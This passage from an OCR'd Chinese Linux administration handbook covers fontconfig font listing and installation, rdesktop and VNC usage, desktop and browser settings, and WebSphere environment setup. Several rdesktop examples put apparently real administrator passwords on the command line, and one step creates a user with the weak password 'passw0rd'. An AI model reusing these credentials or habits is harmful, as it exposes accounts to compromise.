/usr/share/X11/fonts/Type1/UTBI____.pfa: Utopia:style=Bold
Italic
/usr/share/fonts/cantarell/Cantarell-Bold.otf:
Cantarell:style=Bold
/usr/share/fonts/cantarell/Cantarell-ExtraBold.otf:
Cantarell,Cantarell Extra Bold:style=Extra Bold,Regular
/usr/share/fonts/dejavu-sans-fonts/DejaVuSans-Oblique.ttf:
DejaVu Sans:style=Oblique
/usr/share/X11/fonts/Type1/c0419bt_.pfb: Courier 10
Pitch:style=Regular
/usr/share/fonts/cantarell/Cantarell-VF.otf:
Cantarell:style=Light
/usr/share/fonts/cantarell/Cantarell-VF.otf:
Cantarell:style=Regular
/usr/share/fonts/dejavu-sans-fonts/DejaVuSansCondensed-
Oblique.ttf: DejaVu Sans,DejaVu Sans Condensed:style=Condensed
Oblique,Oblique
/usr/share/fonts/cantarell/Cantarell-Thin.otf:
Cantarell,Cantarell Thin:style=Thin,Regular
/usr/share/X11/fonts/Type1/c0648bt_.pfb: Bitstream
Charter:style=Regular
/usr/share/fonts/dejavu-sans-fonts/DejaVuSans-Bold.ttf: DejaVu
Sans:style=Bold
/usr/share/X11/fonts/Type1/cursor.pfa: Cursor:style=Regular
/usr/share/fonts/dejavu-sans-fonts/DejaVuSans.ttf: DejaVu
Sans:style=Regular,Book
/usr/share/fonts/dejavu-sans-fonts/DejaVuSans-BoldOblique.ttf:
DejaVu Sans:style=Bold Oblique
/usr/share/X11/fonts/Type1/UTB_____.pfa: Utopia:style=Bold
/usr/share/fonts/cantarell/Cantarell-VF.otf: Cantarell
/usr/share/fonts/dejavu-sans-fonts/DejaVuSansCondensed-
BoldOblique.ttf: DejaVu Sans,DejaVu Sans
Condensed:style=Condensed Bold Oblique,Bold Oblique
/usr/share/fonts/cantarell/Cantarell-VF.otf:
Cantarell:style=Extra Bold
/usr/share/X11/fonts/Type1/c0583bt_.pfb: Courier 10
Pitch:style=Bold
/usr/share/X11/fonts/Type1/UTI_____.pfa: Utopia:style=Italic
/usr/share/X11/fonts/Type1/c0582bt_.pfb: Courier 10
Pitch:style=Italic
/usr/share/fonts/cantarell/Cantarell-Regular.otf:
Cantarell:style=Regular
/usr/share/fonts/cantarell/Cantarell-VF.otf:
Cantarell:style=Thin
```

```
/usr/share/X11/fonts/Type1/c0633bt_.pfb: Bitstream
Charter:style=Bold Italic
/usr/share/X11/fonts/Type1/c0649bt_.pfb: Bitstream
Charter:style=Italic
/usr/share/X11/fonts/Type1/c0632bt_.pfb: Bitstream
Charter:style=Bold
/usr/share/X11/fonts/Type1/UTRG____.pfa: Utopia:style=Regular
```

1.2. 查看中文字体

```
fc-list :lang=zh
```

2. 查看字体详情

```
[root@netkiller fonts]# fc-match "SimHei"
Fontconfig warning: ignoring UTF-8: not a valid region tag
DejaVuSans.ttf: "DejaVu Sans" "Book"
```

显示所有字体

```
[root@netkiller fonts]# fc-match -a
Fontconfig warning: ignoring UTF-8: not a valid region tag
DejaVuSans.ttf: "DejaVu Sans" "Book"
DejaVuSansCondensed.ttf: "DejaVu Sans" "Condensed"
DejaVuSans-ExtraLight.ttf: "DejaVu Sans" "ExtraLight"
DejaVuSans-Bold.ttf: "DejaVu Sans" "Bold"
DejaVuSansCondensed-Bold.ttf: "DejaVu Sans" "Condensed Bold"
DejaVuSans-Oblique.ttf: "DejaVu Sans" "Oblique"
DejaVuSansCondensed-Oblique.ttf: "DejaVu Sans" "Condensed
Oblique"
DejaVuSans-BoldOblique.ttf: "DejaVu Sans" "Bold Oblique"
DejaVuSansCondensed-BoldOblique.ttf: "DejaVu Sans" "Condensed
Bold Oblique"
NimbusSans-Regular.otf: "Nimbus Sans" "Regular"
NimbusSans-Regular.t1: "Nimbus Sans" "Regular"
NimbusSans-Bold.otf: "Nimbus Sans" "Bold"
NimbusSans-Bold.t1: "Nimbus Sans" "Bold"
NimbusSans-Italic.otf: "Nimbus Sans" "Italic"
NimbusSans-Italic.t1: "Nimbus Sans" "Italic"
NimbusSans-BoldItalic.otf: "Nimbus Sans" "Bold Italic"
NimbusSans-BoldItalic.t1: "Nimbus Sans" "Bold Italic"
```

显示字体详细信息

```
[root@netkiller fonts]# fc-match -v "SimHei"
Fontconfig warning: ignoring UTF-8: not a valid region tag
Pattern has 36 elts (size 48)
        family: "DejaVu Sans"(s)
        familylang: "en"(s)
        style: "Book"(s)
        stylelang: "en"(s)
        fullname: "DejaVu Sans"(s)
        fullnamelang: "en"(s)
        slant: 0(i)(s)
        weight: 80(f)(s)
        width: 100(f)(s)
        size: 12(f)(s)
        pixelsize: 12.5(f)(s)
        foundry: "PfEd"(w)
        hintstyle: 1(i)(w)
        hinting: True(s)
        verticallayout: False(s)
        autohint: False(s)
        globaladvance: True(s)
        file: "/usr/share/fonts/dejavu/DejaVuSans.ttf"(w)
        index: 0(i)(w)
        outline: True(w)
        scalable: True(w)
        dpi: 75(f)(s)
        scale: 1(f)(s)
        charset:
        0000: 00000000 ffffffff ffffffff 7fffffff 00000000
ffffffff ffffffff ffffffff
        0001: ffffffff ffffffff ffffffff ffffffff ffffffff
ffffffff ffffffff ffffffff
        0002: ffffffff ffffffff ffffffff ffffffff ffffffff
ffffffff ffffffff 008873ff
        0003: ffffffff ffffffff f58efffe 7cff0007 ffffd7f0
fffffffb ffffffff ffffffff
        0004: ffffffff ffffffff ffffffff ffffffff ffffffff
ffffffff ffffffff ffffffff
        0005: ffffffff fffe003f fe7fffff fffffffe 000006ff
ffff0000 ffff00cf 001f07ff
        0006: 882016c0 07fffffe 04bfffff fe11ffff ffffffff
ffffffff 00205040 03ff0000
        0007: 00000000 00000000 00000000 00000000 00000000
```

```
00000000 ffffffff 073ff8ff
        000e: 00000000 80000000 00000000 00000000 fef02596
3bffecae 33ff3f5f 00000000
        0010: 00000000 00000000 00000000 00000000 00000000
ffffffff ffff003f 1fffffff
        0014: effffefe ffbfffff fff7f7ff ffffffff ffffffff
3fffffff ffffffff fffff7ff
        0015: ffff00ff 7fffffff fffdffff fff007ff 007ffc3f
0000ffff 40000000 00000002
        0016: 00000000 00000000 000000c0 007fc000 1fffffff
00000000 00000000 00000000
        001d: ffdfffff ffff7fcf efffffff 298007ff f8000020
ffffffff 000003f0 00000000
        001e: ffffffff ffffffff ffffffff ffffffff ffffffff
ffffffff ffffffff 0fffffff
        001f: 3f3fffff ffffffff aaff3f3f 3fffffff ffffffff
ffdfffff efcfffdf 7fdcffff
        0020: ffffffff ffffffff ffffffff fff3fc1f 1fff7fff
033fffff 18c30000 00000002
        0021: fffffbff ffffffff ffff4bff ffffffff ffff023f
ffffffff ffffffff ffffffff
        0022: ffffffff ffffffff ffffffff ffffffff ffffffff
ffffffff ffffffff ffffffff
        0023: f303ffff 000019f3 00000000 24380000 f8100080
00007fff 0000c000 00000128
        0024: 00000000 0000000c 00000000 000003ff 00000000
00000000 00000000 00000000
        0025: ffffffff ffffffff ffffffff ffffffff ffffffff
ffffffff ffffffff ffffffff
        0026: ffffffff ffffffff ffffffff ffffffff 1fffffff
01ffffff 0000000f 00000004
        0027: fffff3de fffffeff 7f47afff ffffffe ff1fffff
7ffeffff 00000060 ffff0fc1
        0028: ffffffff ffffffff ffffffff ffffffff ffffffff
ffffffff ffffffff ffffffff
        0029: 00000cc0 00000000 00000003 00000000 00000018
00000000 003fc000 0c000800
        002a: 1ffff007 00008000 00000000 e0000000 ffffffff
07ffc001 00000000 06000000
        002b: 87ffffff 0000001f 00180000 00000000 00000000
00000000 00000000 00000000
        002c: 00000000 00000000 00000000 feffffff 00000000
00000000 00000000 00000000
        002d: 00000000 ffff0000 ffffffff 0000803f 00000000
00000000 00000000 00000000
```

```
        002e: 01000000 0000403c 00000000 00000000 00000000
00000000 00000000 00000000
        004d: 00000000 00000000 00000000 00000000 00000000
00000000 ffffffff ffffffff
        00a6: 00000000 00000000 00f330f0 00007ffc 00303c00
00000000 00000000 00000000
        00a7: f87fff00 ffff0ffc 00cfcfc0 000000f0 00037e0f
00000000 00000000 fc000000
        00ef: 03ffffff 00000000 00000000 00000000 00000000
00000000 00000000 00000000
        00f0: 0000000f 00000000 00000000 00000000 00000000
00000000 00000000 00000000
        00f6: 00000000 00000000 00000000 00000000 00000000
00000000 00000020 00000000
        00fb: e0f8007f 5f7fffff fffcffdb ffffffff ffffffff
00003c0f 06780000 f0000300
        00fe: 0000ffff 0000000f 00000000 ffdf0000 ffffffff
ffffffff ffffffff 9fffffff
        00ff: 00000000 00000000 00000000 00000000 00000000
00000000 00000000 3e000000
        0103: 7fffffff 0000000f 00000000 00000000 00000000
00000000 00000000 00000000
        01d3: ffffffff ffffffff 007fffff 00000000 00000000
00000000 00000000 00000000
        01d5: 00000000 7b000000 fffdfc5f 00000fff 00000000
ffffffff 000fffff 00000000
        01d7: 00000000 00000000 00000000 00000000 00000000
00000000 ff000000 00000fff
        01f0: 00000000 ffff0000 ffffffff ffffffff 000fffff
7ffe7fff fffefffe 00000000
        01f4: 00000000 00226000 00000000 00000000 00000000
00000000 00000000 00000000
        01f6: 755dfffe ffef2f2f 00000001 00000000 00000000
00000000 00000000 00000000
(w)
        lang: aa|ab|af|ar|ast|av|ay|az-az|az-
ir|ba|bm|be|bg|bi|bin|br|bs|bua|ca|ce|ch|chm|co|cs|cu|cv|cy|da|
de|el|en|eo|es|et|eu|fa|fi|fj|fo|fr|ff|fur|fy|ga|gd|gl|gn|gv|ha
|haw|he|ho|hr|hu|hy|ia|ig|id|ie|ik|io|is|it|iu|ka|kaa|ki|kk|kl|
ku-am|ku-
ir|kum|kv|kw|ky|la|lb|lez|ln|lo|lt|lv|mg|mh|mi|mk|mo|mt|nb|nds|
nl|nn|no|nr|nso|ny|oc|om|os|pl|pt|rm|ro|ru|sah|sco|se|sel|sh|sh
s|sk|sl|sm|sma|smj|smn|sms|so|sq|sr|ss|st|sv|sw|tg|tk|tl|tn|to|
tr|ts|tt|tw|tyv|uk|uz|ve|vi|vo|vot|wa|wen|wo|xh|yap|yi|yo|zu|ak
|an|ber-dz|ber-ma|crh|csb|ee|fat|fil|hsb|ht|hz|jv|kab|kj|kr|ku-
```

```
iq|ku-tr|kwm|lg|li|mn-mn|ms|na|ng|nv|ota|pap-an|pap-
aw|qu|quz|rn|rw|sc|sd|sg|sn|su|ty|za(s)
        fontversion: 152698(i)(s)
        capability: "otlayout:DFLT otlayout:arab otlayout:armn
otlayout:brai otlayout:cans otlayout:cher otlayout:cyrl
otlayout:geor otlayout:grek otlayout:hani otlayout:hebr
otlayout:kana otlayout:lao  otlayout:latn otlayout:math
otlayout:nko  otlayout:ogam otlayout:runr otlayout:tfng
otlayout:thai"(w)
        fontformat: "TrueType"(w)
        embeddedbitmap: True(s)
        decorative: False(s)
        namelang: "en"(s)
        prgname: "fc-match"(s)
        postscriptname: "DejaVuSans"(w)
        color: False(w)
        symbol: False(s)
        variable: False(s)
```

3. 安装字体

将字体复制到 /usr/share/fonts 目录中，然后执行 fc-cache 命令即可

```
[root@netkiller fonts]# fc-cache
或
[root@netkiller fonts]# fc-cache /usr/share/fonts
```

4. fonts 字体

```
# mkdir -p /usr/share/fonts/zh_CN/TrueType/
# cp -r Fonts/* /usr/share/fonts/zh_CN/TrueType/
# chmod 644 /usr/share/fonts/zh_CN/TrueType/*
# cd /usr/share/fonts/zh_CN/TrueType/
# mkfontscale
# mkfontdir
# fc-cache /usr/share/fonts/zh_CN/TrueType/
```

第 182 章 X Terminal

1. tsclient - Terminal Server Client supporting XDMCP, VNC and RDP

1.1. VNC

让tsclient支持vnc协议

```
sudo apt-get install xtightvncviewer
```

1.2. xdmcp

让tsclient支持xdmcp协议

```
sudo apt-get install xnest
```

2. vinagre - a remote desktop viewer for the GNOME Desktop

```
$ vinagre
```

3. rdesktop - A Remote Desktop Protocol client

http://www.rdesktop.org/

3.1. -g: desktop geometry (WxH)

$ rdesktop -g 800x600 -d 16 yourdomain.com/ip address

```
$ rdesktop -u administrator -p zk1qFwLQWeaPfk -g 1024x768 -k
en-us -z 172.16.1.3
```

常用分辨率

```
 SIF/QVGA  ( 320*240 )
     QCIF  ( 176*144 )
QSIF/QQVGA ( 160*120 )
CIF:    352x288         10 万像素
VGA:    640x480         30 万像素 ( 35 万像素是指 648*488 )
SVGA:   800x600         50 万像素
XGA:    1024x768        80 万像素
SXGA:   1280x1024       130 万像素
                1440x900
HD:             1920x1080
```

3.2. -f: full-screen mode

```
rdesktop -u administrator -p password -f 172.16.0.1
```

全屏与恢复使用快捷键Ctrl+Alt+Enter切换

3.3. -A: enable SeamlessRDP mode

http://www.cendio.com/seamlessrdp/

下载 seamlessrdp.zip，并解压到C盘根目录下，C:\seamlessrdp，然后就登出

```
rdesktop -A -s “c:\seamlessrdp\seamlessrdpshell.exe C:\Program
Files\Internet Explorer\iexplore.exe” 192.168.0.10:3389 -u
administrator -p 123456
即可打开IE
```

```
rdesktop -A -s "c:\seamlessrdp\seamlessrdpshell.exe notepad" -u
administrator -p zLQWPNCc9fk -k en-us -z 172.16.0.4
```

将QQ的TM安装到C:\TM2008目录下，然后运行下面命令启动QQ

```
$ rdesktop -A -s "c:\seamlessrdp\seamlessrdpshell.exe
C:\TM2008\Bin\TM.exe" -u administrator -p PNCcM9 -k en-us -z
172.16.1.3
```

3.4. -z: enable rdp compression

```
$ rdesktop -u administrator -p zk1qFwLQ9qfk -k en-us -z
172.16.0.30
```

3.5. -r: enable specified device redirection (this flag can be repeated)

```
rdesktop -u administrator -p password -f -r
clipboard:PRIMARYCLIPBOARD -r disk:sunray=/home/neo 172.16.0.1
```

4. tigervnc

http://tigervnc.org/

```
yum -y install tigervnc-server
```

设置vnc登录密码

```
vncpasswd
```

启动vnc服务

```
vncserver :1
```

启动vnc服务同时指定分辨率

```
vncserver :1 -geometry 800x600 -depth 24
```

停止vnc服务

```
vncserver -kill :1
```

5. TightVNC

http://www.tightvnc.com/

第 183 章 Unity

1. Enable/Disable Auto Hide For Unity 2-D Launcher In Ubuntu 11.10

```
sudo apt-get install dconf-tools
dconf list /com/canonical/unity-2d/launcher/
dconf write /com/canonical/unity-2d/launcher/use-strut true
```

第 184 章 X Window System

1. Fluxbox

http://www.fluxbox.org/

2. LXDE

http://www.lxde.org

3. Xfce

http://www.xfce.org/

4. Xming X Server for Windows

http://sourceforge.net/projects/xming/

第 185 章 X Application Software

1. ubuntu-restricted-extras

mp3,flash,等支持

```
sudo apt-get install ubuntu-restricted-extras
```

2. Keyboard Input Methods(输入法)

```
ibus-daemon -r -d -x
```

3. 浏览器

Browser

3.1. Firefox

配置firefox选项

在Firefox的地址栏中输入about:config

Error code: NS_ERROR_NET_INADEQUATE_SECURITY

原因：你的nginx 配置了 http2 (listen 443 ssl http2 default_server;) 目前firefox 对http2支持还不够好。

```
(1) 在firefox浏览器地址栏中输入 about:config 进入配置模式

(2) 搜索 http2 选项

(3) 双击 network.http.spdy.enabled.http2 改变 true 为 false
```

3.2. Chromium Web Browser

内部参数调整

```
chrome://net-internals/#spdy
```

4. Download Software

```
- Downloader for X
- MultiGet
```

5. PAC Manager

https://sourceforge.net/projects/pacmanager/files/

6. LibreOffice

7. VYM (View Your Mind)

```
yum install vym
```

8. greenshot

http://sourceforge.net/projects/greenshot/

```
greenshot
```

9. Window Switch

http://winswitch.org/

10. gparted

```
yum install gparted
```

第 186 章 Office

1. Calc

1.1. 函数

字符串拼接

```
=CONCATENATE("text1";A1;"text2";D2)
```

```
="text1"&A1
```

第 187 章 IBM WebSphere

1. WebSphere Commerce Engerprise 7.0

设置语言

```
# locale
LANG=en_US.UTF-8
LC_CTYPE="en_US.UTF-8"
LC_NUMERIC="en_US.UTF-8"
LC_TIME="en_US.UTF-8"
LC_COLLATE="en_US.UTF-8"
LC_MONETARY="en_US.UTF-8"
LC_MESSAGES="en_US.UTF-8"
LC_PAPER="en_US.UTF-8"
LC_NAME="en_US.UTF-8"
LC_ADDRESS="en_US.UTF-8"
LC_TELEPHONE="en_US.UTF-8"
LC_MEASUREMENT="en_US.UTF-8"
LC_IDENTIFICATION="en_US.UTF-8"
LC_ALL=
```

我使用英文UTF-8,如需更改使用下面命令

```


LANG=xx_XX
export LANG

LC_ALL=xx_XX
export LC_ALL

echo $LANG


```

/etc/profile

```
export TMP=/tmp
export TMPDIR=/tmp
export ORACLE_BASE=/opt/oracle
export ORACLE_HOME=$ORACLE_BASE/product/11.2.0.1/client
export PATH=$ORACLE_HOME/bin:$PATH

export JAVA_HOME=/opt/IBM/WebSphere/AppServer/java
export CLASSPATH=$JAVA_HOME/lib:$JAVA_HOME/jre/lib:$CLASSPATH
export PATH=$PATH:$JAVA_HOME/bin:$JAVA_HOME/jre/bin:$HOMR/bin
```


/etc/hosts

```
echo "127.0.0.1    wcs.example.com" >> /etc/hosts

hostname wcs.example.com

# grep HOSTNAME  /etc/sysconfig/network
HOSTNAME=wcs.example.com
```


创建一个非root用户


```
adduser wcuser
echo "wcuser:passw0rd" | chpasswd
```

